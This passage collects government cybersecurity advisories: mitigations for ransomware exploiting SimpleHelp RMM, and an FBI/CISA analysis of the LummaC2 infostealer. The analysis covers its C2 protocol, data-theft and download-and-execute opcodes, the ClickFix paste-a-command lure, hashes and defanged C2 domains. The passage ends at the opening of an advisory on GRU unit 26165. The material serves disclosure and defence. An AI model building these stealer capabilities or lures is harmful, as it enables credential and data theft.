2 Sekoia Threat Detection and Research team, “Interlock Ransomware Evolving Under the Radar,” Sekoia (blog), Sekoia, last modified April 16, 2025, https://blog.sekoia.io/interlock-ransomware-evolving-under-the-radar/.

3 Yashvi Shah and Vignesh Dhatchanamoorthy, “ClickFix Deception: A Social Engineering Tactic to Deploy Malware,” McAfee Labs (blog), McAfee,last modified June 11, 2024, https://www.mcafee.com/blogs/other-blogs/mcafee-labs/clickfix-deception-a-social-engineering-tactic-to-deploy-malware/ and “HC3 Sector Alert: ClickFix Attacks,” Health Sector Cybersecurity Coordination Center, Department of Health and Human Services, last modified October 29, 2024, https://www.hhs.gov/sites/default/files/clickfix-attacks-sector-alert-tlpclear.pdf.

4 Shah, “ClickFix Deception: A Social Engineering Tactic to Deploy Malware.”

5 Sekoia Threat Detection and Research team, “Interlock Ransomware Evolving Under the Radar.

6 Bill Toulas, “Interlock Ransomware Gang Deploys New NodeSnake RAT on Universities,“ Bleeping Computer, May 28, 2025, https://www.bleepingcomputer.com/news/security/interlock-ransomware-gang-deploys-new-nodesnake-rat-on-universities/.

7 Biasiotto, “Unwrapping the Emerging Interlock Ransomware Attack.”

8 International law-enforcement and Microsoft took down the Lumma Stealer malware in May 2025 by seizing internet domains the actors used to distribute the malware to actors and taking down domains that hosted the malware’s infrastructure. For more information, see Tara Seals, “Lumma Stealer Takedown Reveals Sprawling Operation,” Dark Reading, May 21, 2025, https://www.darkreading.com/cybersecurity-operations/lumma-stealer-takedown-sprawling-operation, and Steven Masada, “Disrupting Lumma Stealer: Microsoft Leads Global Action Against Favored Cybercrime Tool,” Microsoft On the Issues (blog), Microsoft, last modified May 21, 2025, https://blogs.microsoft.com/on-the-issues/2025/05/21/microsoft-leads-global-action-against-favored-cybercrime-tool/.

9 Sekoia Threat Detection and Research team, “Interlock Ransomware Evolving Under the Radar.”

10 Biasiotto, “Unwrapping the Emerging Interlock Ransomware Attack.”

11 Biasiotto, “Unwrapping the Emerging Interlock Ransomware Attack.”

12 Biasiotto, “Unwrapping the Emerging Interlock Ransomware Attack.”

13 Biasiotto, “Unwrapping the Emerging Interlock Ransomware Attack.”

14 Lawrence Abrams, “Meet Interlock — The New Ransomware Targeting FreeBSD Servers,” Bleeping Computer, November 3, 2024, https://www.bleepingcomputer.com/news/security/meet-interlock-the-new-ransomware-targeting-freebsd-servers/.

15 Biasiotto, “Unwrapping the Emerging Interlock Ransomware Attack.”

16 Graham Cluley, “Interlock Ransomware: What You Need to Know,” Fortra (blog), Fortra, last modified May 30, 2025, https://www.tripwire.com/state-of-security/interlock-ransomware-what-you-need-know.

17 Sekoia Threat Detection and Research team, “Interlock Ransomware Evolving Under the Radar.”

  •  

Ransomware Actors Exploit Unpatched SimpleHelp Remote Monitoring and Management to Compromise Utility Billing Software Provider

Summary

The Cybersecurity and Infrastructure Security Agency (CISA) is releasing this advisory in response to ransomware actors leveraging unpatched instances of a vulnerability in SimpleHelp Remote Monitoring and Management (RMM) to compromise customers of a utility billing software provider. This incident reflects a broader pattern of ransomware actors targeting organizations through unpatched versions of SimpleHelp RMM since January 2025.

SimpleHelp versions 5.5.7 and earlier contain several vulnerabilities, including CVE-2024-57727—a path traversal vulnerability.1 Ransomware actors likely leveraged CVE-2024-57727 to access downstream customers’ unpatched SimpleHelp RMM for disruption of services in double extortion compromises.1 

CISA added CVE-2024-57727 to its Known Exploited Vulnerabilities (KEV) Catalog on Feb. 13, 2025.

CISA urges software vendors, downstream customers, and end users to immediately implement the Mitigations listed in this advisory based on confirmed compromise or risk of compromise.

Download the PDF version of this report:

Mitigations

CISA recommends organizations implement the mitigations below to respond to emerging ransomware activity exploiting SimpleHelp software. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections. These mitigations apply to all critical infrastructure organizations.

Vulnerable Third-Party Vendors

If SimpleHelp is embedded or bundled in vendor-owned software or if a third-party service provider leverages SimpleHelp on a downstream customer’s network, then identify the SimpleHelp server version at the top of the file <file_path>/SimpleHelp/configuration/serverconfig.xml. If version 5.5.7 or prior is found or has been used since January 2025, third-party vendors should:

  1. Isolate the SimpleHelp server instance from the internet or stop the server process.
  2. Upgrade immediately to the latest SimpleHelp version in accordance with SimpleHelp’s security vulnerability advisory.2
  3. Contact your downstream customers to direct them to take actions to secure their endpoints and undertake threat hunting actions on their network.

Vulnerable Downstream Customers and End Users

Determine if the system is running an unpatched version of SimpleHelp RMM either directly or embedded in third-party software.

SimpleHelp Endpoints

Determine if an endpoint is running the remote access (RAS) service by checking the following paths depending on the specific environment:

  • Windows: %APPDATA%\JWrapper-Remote Access
  • Linux: /opt/JWrapper-Remote Access
  • MacOs: /Library/Application Support/JWrapper-Remote Access

If RAS installation is present and running, open the serviceconfig.xml file in <file_path>/JWrapper-Remote Access/JWAppsSharedConfig/ to determine if the registered service is vulnerable. The lines starting with <ConnectTo indicate the server addresses where the service is registered.

SimpleHelp Server

Determine the version of any SimpleHelp server by performing an HTTP query against it. Add /allversions (e.g., https://simple-help.com/allversions) to query the URL for the version page. This page will list the running version.

If an unpatched SimpleHelp version 5.5.7 or earlier is confirmed on a system, organizations should conduct threat hunting actions for evidence of compromise and continuously monitor for unusual inbound and outbound traffic from the SimpleHelp server. Note: This is not an exhaustive list of indicators of compromise.

  1.  Refer to SimpleHelp’s guidance to determine compromise and next steps.3
  2. Isolate the SimpleHelp server instance from the internet or stop the server process.
  3. Search for any suspicious or anomalous executables with three alphabetic letter filenames (e.g., aaa.exe, bbb.exe, etc.) with a creation time after January 2025. Additionally, perform host and network vulnerability security scans via reputable scanning services to verify malware is not on the system.
  4. Even if there is no evidence of compromise, users should immediately upgrade to the latest SimpleHelp version in accordance with SimpleHelp’s security vulnerabilities advisory.4

If your organization is unable to immediately identify and patch vulnerable versions of SimpleHelp, apply appropriate workarounds. In this circumstance, CISA recommends using other vendor-provided mitigations when available. These non-patching workarounds should not be considered permanent fixes and organizations should apply the appropriate patch as soon as it is made available.

Encrypted Downstream Customers and End Users

If a system has been encrypted by ransomware:

  1. Disconnect the affected system from the internet.
  2. Use clean installation media (e.g., a bootable USD drive or DVD) to reinstall the operating system. Ensure the installation media is free from malware.
  3. Wipe the system and only restore data from a clean backup. Ensure data files are obtained from a protected environment to avoid reintroducing ransomware to the system.

CISA urges you to promptly report ransomware incidents to a local FBI Field Office, FBI’s Internet Crime Compliant Center (IC3), and CISA via CISA’s 24/7 Operations Center (report@cisa.gov or 1-844-Say-CISA).

Proactive Mitigations to Reduce Risk

To reduce opportunities for intrusion and to strengthen response to ransomware activity, CISA recommends customers of vendors and managed service providers (MSPs) implement the following best practices:

  • Maintain a robust asset inventory and hardware list [CPG 1.A].
  • Maintain a clean, offline backup of the system to ensure encryption will not occur once reverted. Conduct a daily system backup on a separate, offline device, such as a flash drive or external hard drive. Remove the device from the computer after backup is complete [CPG 2.R].
  • Do not expose remote services such as Remote Desktop Protocol (RDP) on the web. If these services must be exposed, apply appropriate compensating controls to prevent common forms of abuse and exploitation. Disable unnecessary OS applications and network protocols on internet-facing assets [CPG 2.W].
  • Conduct a risk analysis for RMM software on the network. If RMM is required, ask third-party vendors what security controls are in place.
  • Establish and maintain open communication channels with third-party vendors to stay informed about their patch management process.
  • For software vendors, consider integrating a Software Bill of Materials (SBOM) into products to reduce the amount of time for vulnerability remediation.
    • An SBOM is a formal record of components used to build software. SBOMs enhance supply chain risk management by quickly identifying and avoiding known vulnerabilities, identifying security requirements, and managing mitigations for vulnerabilities. For more information, see CISA’s SBOM page.

Resources

Reporting

Your organization has no obligation to respond or provide information back to FBI in response to this advisory. If, after reviewing the information provided, your organization decides to provide information to FBI, reporting must be consistent with applicable state and federal laws.

FBI is interested in any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with threat actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.

Additional details of interest include a targeted company point of contact, status and scope of infection, estimated loss, operational impact, transaction IDs, date of infection, date detected, initial attack vector, and host- and network-based indicators.

CISA and FBI do not encourage paying ransom as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, FBI and CISA urge you to promptly report ransomware incidents to FBI’s Internet Crime Complain Center (IC3), a local FBI Field Office, or CISA via the agency’s Incident Reporting System or its 24/7 Operations Center (report@cisa.gov) or by calling 1-844-Say-CISA (1-844-729-2472).

SimpleHelp users or vendors can contact support@simple-help.com for assistance with queries or concerns.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. CISA does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favor by CISA.

Version History

June 12, 2025: Initial version.

Notes

1. Anthony Bradshaw, et. al., “DragonForce Actors Target SimpleHelp Vulnerabilities to Attack MSP, Customers,” Sophos News, May 27, 2025, https://news.sophos.com/en-us/2025/05/27/dragonforce-actors-target-simplehelp-vulnerabilities-to-attack-msp-customers/.
2. For instructions for upgrading to the latest version of SimpleHelp, see SimpleHelp’s security vulnerability advisory.
3. To determine possibility of compromise and next steps, see SimpleHelp’s guidance.
4. For instructions for upgrading to the latest version of SimpleHelp, see SimpleHelp’s security vulnerability advisory.

  •  

Threat Actors Deploy LummaC2 Malware to Exfiltrate Sensitive Data from Organizations

Summary

The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) are releasing this joint advisory to disseminate known tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) associated with threat actors deploying the LummaC2 information stealer (infostealer) malware. LummaC2 malware is able to infiltrate victim computer networks and exfiltrate sensitive information, threatening vulnerable individuals’ and organizations’ computer networks across multiple U.S. critical infrastructure sectors. According to FBI information and trusted third-party reporting, this activity has been observed as recently as May 2025. The IOCs included in this advisory were associated with LummaC2 malware infections from November 2023 through May 2025.

The FBI and CISA encourage organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of LummaC2 malware.

Download the PDF version of this report:

For a downloadable copy of IOCs, see:

AA25-141B STIX XML (XML, 146.54 KB )
AA25-141B STIX JSON (JSON, 300.90 KB )

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See the MITRE ATT&CK Tactics and Techniques section of this advisory for threat actor activity mapped to MITRE ATT&CK tactics and techniques.

Overview

LummaC2 malware first appeared for sale on multiple Russian-language speaking cybercriminal forums in 2022. Threat actors frequently use spearphishing hyperlinks and attachments to deploy LummaC2 malware payloads [T1566.001, T1566.002]. Additionally, threat actors rely on unsuspecting users to execute the payload by clicking a fake Completely Automated Public Turing Test to tell Computers and Humans Apart (CAPTCHA). The CAPTCHA contains instructions for users to then open the Windows Run window (Windows Button + R) and paste clipboard contents (“CTRL + V”). After users press “enter” a subsequent Base64-encoded PowerShell process is executed.

To obfuscate their operations, threat actors have embedded and distributed LummaC2 malware within spoofed or fake popular software (i.e., multimedia player or utility software) [T1036]. The malware’s obfuscation methods allow LummaC2 actors to bypass standard cybersecurity measures, such as Endpoint Detection and Response (EDR) solutions or antivirus programs, designed to flag common phishing attempts or drive-by downloads [T1027].

Once a victim’s computer system is infected, the malware can exfiltrate sensitive user information, including personally identifiable information, financial credentials, cryptocurrency wallets, browser extensions, and multifactor authentication (MFA) details without immediate detection [TA0010, T1119]. Private sector statistics indicate there were more than 21,000 market listings selling LummaC2 logs on multiple cybercriminal forums from April through June of 2024, a 71.7 percent increase from April through June of 2023.

File Execution

Upon execution, the LummaC2.exe file will enter its main routine, which includes four sub-routines (see Figure 1).

Figure 1. LummaC2 Main Routine

The first routine decrypts strings for a message box that is displayed to the user (see Figure 2).

Figure 2. Message Box

If the user selects No, the malware will exit. If the user selects Yes, the malware will move on to its next routine, which decrypts its callback Command and Control (C2) domains [T1140]. A list of observed domains is included in the Indicators of Compromise section.

After each domain is decoded, the implant will attempt a POST request [T1071.001] (see Figure 3).

Figure 3. Post Request

If the POST request is successful, a pointer to the decoded domain string is saved in a global variable for later use in the main C2 routine used to retrieve JSON formatted commands (see Figure 4).

Figure 4. Code Saving Successful Callback Request

Once a valid C2 domain is contacted and saved, the malware moves on to the next routine, which queries the user’s name and computer name utilizing the Application Programming Interfaces (APIs) GetUserNameW and GetComputerNameW respectively [T1012]. The returned data is then hashed and compared against a hard-coded hash value (see Figure 5).

Figure 5. User and Computer Name Check

The hashing routine was not identified as a standard algorithm; however, it is a simple routine that converts a Unicode string to a 32-bit hexadecimal value.

If the username hash is equal to the value 0x56CF7626, then the computer name is queried. If the computer name queried is seven characters long, then the name is hashed and checked against the hard-coded value of 0xB09406C7. If both values match, a final subroutine will be called with a static value of the computer name hash as an argument. If this routine is reached, the process will terminate. This is most likely a failsafe to prevent the malware from running on the attacker’s system, as its algorithms are one-way only and will not reveal information on the details of the attacker’s own hostname and username.

If the username and hostname check function returns zero (does not match the hard-coded values), the malware will enter its main callback routine. The LummaC2 malware will contact the saved hostname from the previous check and send the following POST request (see Figure 6).

Figure 6. Second POST Request

The data returned from the C2 server is encrypted. Once decoded, the C2 data is in a JSON format and is parsed by the LummaC2 malware. The C2 uses the JSON configuration to parse its browser extensions and target lists using the ex key, which contains an array of objects (see Figure 7).

Figure 7. Parsing of ex JSON Value

Parsing the c key contains an array of objects, which will give the implant its C2 (see Figure 8).

Figure 8. Parsing of c JSON Value

C2 Instructions

Each array object that contains the JSON key value of t will be evaluated as a command opcode, resulting in the C2 instructions in the subsections below.

1. Opcode 0 – Steal Data Generic

This command allows five fields to be defined when stealing data, offering the most flexibility. The Opcode O command option allows LummaC2 affiliates to add their custom information gathering details (see Table 1).

Table 2. Opcode 1 Options
Key Value
p Path to steal from
m File extensions to read
z Output directory to store stolen data
d Depth of recursiveness
fs Maximum file size

2. Opcode 1 – Steal Browser Data

This command only allows for two options: a path and the name of the output directory. This command, based on sample configuration downloads, is used for browser data theft for everything except Mozilla [T1217] (see Table 2).

Table 2. Opcode 1 Options
Key Value
p Path to steal from
z Name of Browser – Output

3. Opcode 2 – Steal Browser Data (Mozilla)

This command is identical to Opcode 1; however, this option seems to be utilized solely for Mozilla browser data (see Table 3).

Table 3. Opcode 2 Options
Key Value
p Path to steal from
z Name of Browser – Output

4. Opcode 3 – Download a File

This command contains three options: a URL, file extension, and execution type. The configuration can specify a remote file with u to download and create the extension specified in the ft key [T1105] (see Table 4).

Table 4. Opcode 3 Options
Key Value
u URL for Download
ft File Extension
Execution Type

The e value can take two values: 0 or 1. This specifies how to execute the downloaded file either with the LoadLibrary API or via the command line with rundll32.exe [T1106] (see Table 5).

Table 5. Execution Types
Key Value
e=0 Execute with LoadLibraryW()
e=1 Executive with rund1132.exe

5. Take Screenshot

If the configuration JSON file has a key of “se” and its value is “true,” the malware will take a screenshot in BMP format and upload it to the C2 server.

6. Delete Self

If the configuration JSON file has a key of “ad” and its value is “true,” the malware will enter a routine to delete itself.

The command shown in Figure 9 will be decoded and executed for self-deletion.

Figure 9. Self-Deletion Command Line

Figure 10 depicts the above command line during execution.

Figure 10. Decoded Command Line in Memory

Host Modifications

Without any C2 interactions, the LummaC2 malware does not create any files on the infected drive. It simply runs in memory, gathers system information, and exfiltrates it to the C2 server [T1082]. The commands returned from the C2 server could indicate that it drops additional files and/or saves data to files on the local hard drive. This is variable, as these commands come from the C2 server and are mutable.

Decrypted Strings

Below is a list of hard-coded decrypted strings located in the binary (see Figure 11).

Figure 11. Decoded Strings

Indicators of Compromise

See Table 6 and Table 7 for LummaC2 IOCs obtained by the FBI and trusted third parties.

Disclaimer: The authoring agencies recommend organizations investigate and vet these indicators of compromise prior to taking action, such as blocking.

Table 6. LummaC2 Executable Hashes
Executables Type
4AFDC05708B8B39C82E60ABE3ACE55DB (LummaC2.exe from November 2023) MD5
E05DF8EE759E2C955ACC8D8A47A08F42 (LummaC2.exe from November 2023) MD5
C7610AE28655D6C1BCE88B5D09624FEF MD5
1239288A5876C09D9F0A67BCFD645735168A7C80 (LummaC2.exe from November 2023) SHA1
B66DA4280C6D72ADCC68330F6BD793DF56A853CB (LummaC2.exe from November 2023) SHA1
3B267FA5E1D1B18411C22E97B367258986E871E5 TLSH
19CC41A0A056E503CC2137E19E952814FBDF14F8D83F799AEA9B96ABFF11EFBB (November 2023) SHA256
2F31D00FEEFE181F2D8B69033B382462FF19C35367753E6906ED80F815A7924F (LummaC2.exe from November 2023) SHA256
4D74F8E12FF69318BE5EB383B4E56178817E84E83D3607213160276A7328AB5D SHA256
325daeb781f3416a383343820064c8e98f2e31753cd71d76a886fe0dbb4fe59a SHA256
76e4962b8ccd2e6fd6972d9c3264ccb6738ddb16066588dfcb223222aaa88f3c SHA256
7a35008a1a1ae3d093703c3a34a21993409af42eb61161aad1b6ae4afa8bbb70 SHA256
a9e9d7770ff948bb65c0db24431f75dd934a803181afa22b6b014fac9a162dab SHA256
b287c0bc239b434b90eef01bcbd00ff48192b7cbeb540e568b8cdcdc26f90959 SHA256
ca47c8710c4ffb4908a42bd986b14cddcca39e30bb0b11ed5ca16fe8922a468b SHA256
Table 7. LummaC2 DLL Binaries
DLL Binaries Type
iphlpapi.dll IP Helper API
winhttp.dll Windows HTTP Services

The following are domains observed deploying LummaC2 malware.

Disclaimer: The domains below are historical in nature and may not currently be malicious.

  • Pinkipinevazzey[.]pw
  • Fragnantbui[.]shop
  • Medicinebuckerrysa[.]pw
  • Musicallyageop[.]pw
  • stogeneratmns[.]shop
  • wallkedsleeoi[.]shop
  • Tirechinecarpet[.]pw
  • reinforcenh[.]shop
  • reliabledmwqj[.]shop
  • Musclefarelongea[.]pw
  • Forbidstow[.]site
  • gutterydhowi[.]shop
  • Fanlumpactiras[.]pw
  • Computeryrati[.]site
  • Contemteny[.]site
  • Ownerbuffersuperw[.]pw
  • Seallysl[.]site
  • Dilemmadu[.]site
  • Freckletropsao[.]pw
  • Opposezmny[.]site
  • Faulteyotk[.]site
  • Hemispheredodnkkl[.]pw
  • Goalyfeastz[.]site
  • Authorizev[.]site
  • ghostreedmnu[.]shop
  • Servicedny[.]site
  • blast-hubs[.]com
  • offensivedzvju[.]shop
  • friendseforever[.]help
  • blastikcn[.]com
  • vozmeatillu[.]shop
  • shiningrstars[.]help
  • penetratebatt[.]pw
  • drawzhotdog[.]shop
  • mercharena[.]biz
  • pasteflawwed[.]world
  • generalmills[.]pro
  • citywand[.]live
  • hoyoverse[.]blog
  • nestlecompany[.]pro
  • esccapewz[.]run
  • dsfljsdfjewf[.]info
  • naturewsounds[.]help
  • travewlio[.]shop
  • decreaserid[.]world
  • stormlegue[.]com
  • touvrlane[.]bet
  • governoagoal[.]pw
  • paleboreei[.]biz
  • calmingtefxtures[.]run
  • foresctwhispers[.]top
  • tracnquilforest[.]life
  • sighbtseeing[.]shop
  • advennture[.]top
  • collapimga[.]fun
  • holidamyup[.]today
  • pepperiop[.]digital
  • seizedsentec[.]online
  • triplooqp[.]world
  • easyfwdr[.]digital
  • strawpeasaen[.]fun
  • xayfarer[.]live
  • jrxsafer[.]top
  • quietswtreams[.]life
  • oreheatq[.]live
  • plantainklj[.]run
  • starrynsightsky[.]icu
  • castmaxw[.]run
  • puerrogfh[.]live
  • earthsymphzony[.]today
  • weldorae[.]digital
  • quavabvc[.]top
  • citydisco[.]bet
  • steelixr[.]live
  • furthert[.]run
  • featureccus[.]shop
  • smeltingt[.]run
  • targett[.]top
  • mrodularmall[.]top
  • ferromny[.]digital
  • ywmedici[.]top
  • jowinjoinery[.]icu
  • rodformi[.]run
  • legenassedk[.]top
  • htardwarehu[.]icu
  • metalsyo[.]digital
  • ironloxp[.]live
  • cjlaspcorne[.]icu
  • navstarx[.]shop
  • bugildbett[.]top
  • latchclan[.]shop
  • spacedbv[.]world
  • starcloc[.]bet
  • rambutanvcx[.]run
  • galxnetb[.]today
  • pomelohgj[.]top
  • scenarisacri[.]top
  • jawdedmirror[.]run
  • changeaie[.]top
  • lonfgshadow[.]live
  • liftally[.]top
  • nighetwhisper[.]top
  • salaccgfa[.]top
  • zestmodp[.]top
  • owlflright[.]digital
  • clarmodq[.]top
  • piratetwrath[.]run
  • hemispherexz[.]top
  • quilltayle[.]live
  • equatorf[.]run
  • latitudert[.]live
  • longitudde[.]digital
  • climatologfy[.]top
  • starofliught[.]top

MITRE ATT&CK Tactics and Techniques

See Table 8 through Table 13 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 8. Initial Access
Technique Title ID Use
Phishing T1566 Threat actors delivered LummaC2 malware through phishing emails.
Phishing: Spearphishing Attachment T1566.001 Threat actors used spearphishing attachments to deploy LummaC2 malware payloads.
Phishing: Spearphishing Link T1566.002 Threat actors used spearphishing hyperlinks to deploy LummaC2 malware payloads.
Table 9. Defense Evasion
Technique Title ID Use
Obfuscated Files or Information T1027 Threat actors obfuscated the malware to bypass standard cybersecurity measures designed to flag common phishing attempts or drive-by downloads.
Masquerading T1036 Threat actors delivered LummaC2 malware via spoofed software.
Deobfuscate/Decode Files or Information T1140 Threat actors used LummaC2 malware to decrypt its callback C2 domains.
Table 10. Discovery
Technique Title ID Use
Query Registry T1012 Threat actors used LummaC2 malware to query the user’s name and computer name utilizing the APIs GetUserNameW and GetComputerNameW.
Browser Information Discovery T1217 Threat actors used LummaC2 malware to steal browser data.
Table 11. Collection
Technique Title ID Use
Automated Collection T1119 LummaC2 malware has automated collection of various information including cryptocurrency wallet details.
Table 12. Command and Control
Technique Title ID Use
Application Layer Protocol: Web Protocols T1071.001 Threat actors used LummaC2 malware to attempt POST requests.
Ingress Tool Transfer T1105 Threat actors used LummaC2 malware to transfer a remote file to compromised systems.
Table 13. Exfiltration
Technique Title ID Use
Exfiltration TA0010 Threat actors used LummaC2 malware to exfiltrate sensitive user information, including traditional credentials, cryptocurrency wallets, browser extensions, and MFA details without immediate detection.
Native API T1106 Threat actors used LummaC2 malware to download files with native OS APIs.

Mitigations

The FBI and CISA recommend organizations implement the mitigations below to reduce the risk of compromise by LummaC2 malware. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections. These mitigations apply to all critical infrastructure organizations.

  • Separate User and Privileged Accounts: Allow only necessary users and applications access to the registry [CPG 2.E].
  • Monitor and detect suspicious behavior during exploitation [CPG 3.A].
    • Monitor and detect suspicious behavior, creation and termination events, and unusual and unexpected processes running.
    • Monitor API calls that may attempt to retrieve system information.
    • Analyze behavior patterns from process activities to identify anomalies.
    • For more information, visit CISA’s guidance on: Enhanced Visibility and Hardening Guidance for Communications Infrastructure.
  • Implement application controls to manage and control execution of software, including allowlisting remote access programs. Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlisting solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.
  • Protect against threat actor phishing campaigns by implementing CISA’s Phishing Guidance and Phishing-resistant multifactor authentication. [CPG 2.H]
  • Log Collection: Regularly monitoring and reviewing registry changes and access logs can support detection of LummaC2 malware [CPG 2.T].
  • Implement authentication, authorization, and accounting (AAA) systems [M1018] to limit actions users can perform and review logs of user actions to detect unauthorized use and abuse. Apply principles of least privilege to user accounts and groups, allowing only the performance of authorized actions.
  • Audit user accounts and revoke credentials for departing employees, removing those that are inactive or unnecessary on a routine basis [CPG 2.D]. Limit the ability for user accounts to create additional accounts.
  • Keep systems up to date with regular updates, patches, hot fixes, and service packs that may minimize vulnerabilities. Learn more by visiting CISA’s webpage: Secure our World Update Software.
  • Secure network devices to restrict command line access.
  • Use segmentation to prevent access to sensitive systems and information, possibly with the use of Demilitarized Zone (DMZ) or virtual private cloud (VPC) instances to isolate systems [CPG 2.F].
  • Monitor and detect API usage, looking for unusual or malicious behavior.

Validate Security Controls

In addition to applying mitigations, the FBI and CISA recommend exercising, testing, and validating your organization’s security program against threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The FBI and CISA recommend testing your existing security controls inventory to assess performance against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 8 through Table 13).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI and CISA recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Reporting

Your organization has no obligation to respond or provide information to the FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to the FBI, reporting must be consistent with applicable state and federal laws.

The FBI is interested in any information that can be shared, to include the status and scope of infection, estimated loss, date of infection, date detected, initial attack vector, and host- and network-based indicators.

To report information, please contact the FBI’s Internet Crime Complaint Center (IC3), your local FBI field office, or CISA’s 24/7 Operations Center at report@cisa.gov or (888) 282-0870.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The FBI and CISA do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favor by the FBI and CISA.

Acknowledgements

ReliaQuest contributed to this advisory.

Version History

May 21, 2025: Initial version.

  •  

Russian GRU Targeting Western Logistics Entities and Technology Companies

Executive Summary

This joint cybersecurity advisory (CSA) highlights a Russian state-sponsored cyber campaign targeting Western logistics entities and technology companies. This includes those involved in the coordination, transport, and delivery of foreign assistance to Ukraine. Since 2022, Western logistics entities and IT companies have faced an elevated risk of targeting by the Russian General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (85th GTsSS), military unit 26165—tracked in the cybersecurity community under several names (see “Cybersecurity Industry Tracking”). The actors’ cyber espionage-oriented campaign, targeting technology companies and logistics entities, uses a mix of previously disclosed tactics, techniques, and procedures (TTPs). The authoring agencies expect similar targeting and TTP use to continue.

Executives and network defenders at logistics entities and technology companies should recognize the elevated threat of unit 26165 targeting, increase monitoring and threat hunting for known TTPs and indicators of compromise (IOCs), and posture network defenses with a presumption of targeting.

This cyber espionage-oriented campaign targeting logistics entities and technology companies uses a mix of previously disclosed TTPs and is likely connected to these actors’ wide scale targeting of IP cameras in Ukraine and bordering NATO nations.

The following authors and co-sealers are releasing this CSA:

  • United States National Security Agency (NSA)
  • United States Federal Bureau of Investigation (FBI)
  • United Kingdom National Cyber Security Centre (NCSC-UK)
  • Germany Federal Intelligence Service (BND) Bundesnachrichtendienst
  • Germany Federal Office for Information Security (BSI) Bundesamt für Sicherheit in der Informationstechnik
  • Germany Federal Office for the Protection of the Constitution (BfV) Bundesamt für Verfassungsschutz
  • Czech Republic Military Intelligence (VZ)  Vojenské zpravodajství
  • Czech Republic National Cyber and Information Security Agency (NÚKIB) Národní úřad pro kybernetickou a informační bezpečnost
  • Czech Republic Security Information Service (BIS) Bezpečnostní informační služba
  • Poland Internal Security Agency (ABW) Agencja Bezpieczeństwa Wewnętrznego
  • Poland Military Counterintelligence Service (SKW) Służba Kontrwywiadu Wojskowego
  • United States Cybersecurity and Infrastructure Security Agency (CISA)
  • United States Department of Defense Cyber Crime Center (DC3)
  • United States Cyber Command (USCYBERCOM)
  • Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC)
  • Canadian Centre for Cyber Security (CCCS)
  • Danish Defence Intelligence Service (DDIS) Forsvarets Efterretningstjeneste
  • Estonian Foreign Intelligence Service (EFIS) Välisluureamet
  • Estonian National Cyber Security Centre (NCSC-EE) Küberturvalisuse keskus
  • French Cybersecurity Agency (ANSSI) Agence nationale de la sécurité des systèmes d'information
  • Netherlands Defence Intelligence and Security Service (MIVD) Militaire Inlichtingen- en Veiligheidsdienst
     

Download the PDF version of this report:

For a downloadable list of IOCs, visit:

AA25-141A STIX XML (XML, 117.02 KB )
AA25-141A STIX JSON (JSON, 144.29 KB )

Introduction

For over two years, the Russian GRU 85th GTsSS, military unit 26165—commonly known in the cybersecurity community as APT28, Fancy Bear, Forest Blizzard, BlueDelta, and a variety of other identifiers—has conducted this campaign using a mix of known tactics, techniques, and procedures (TTPs), including reconstituted password spraying capabilities, spearphishing, and modification of Microsoft Exchange mailbox permissions.

In late February 2022, multiple Russian state-sponsored cyber actors increased the variety of cyber operations for purposes of espionage, destruction, and influence—with unit 26165 predominately involved in espionage. [1] As Russian military forces failed to meet their military objectives and Western countries provided aid to support Ukraine’s territorial defense, unit 26165 expanded its targeting of logistics entities and technology companies involved in the delivery of aid. These actors have also targeted Internet-connected cameras at Ukrainian border crossings to monitor and track aid shipments.

Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 17. See Appendix A: MITRE ATT&CK tactics and techniques for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques. This advisory uses the MITRE D3FEND® framework, version 1.0.

Description of Targets

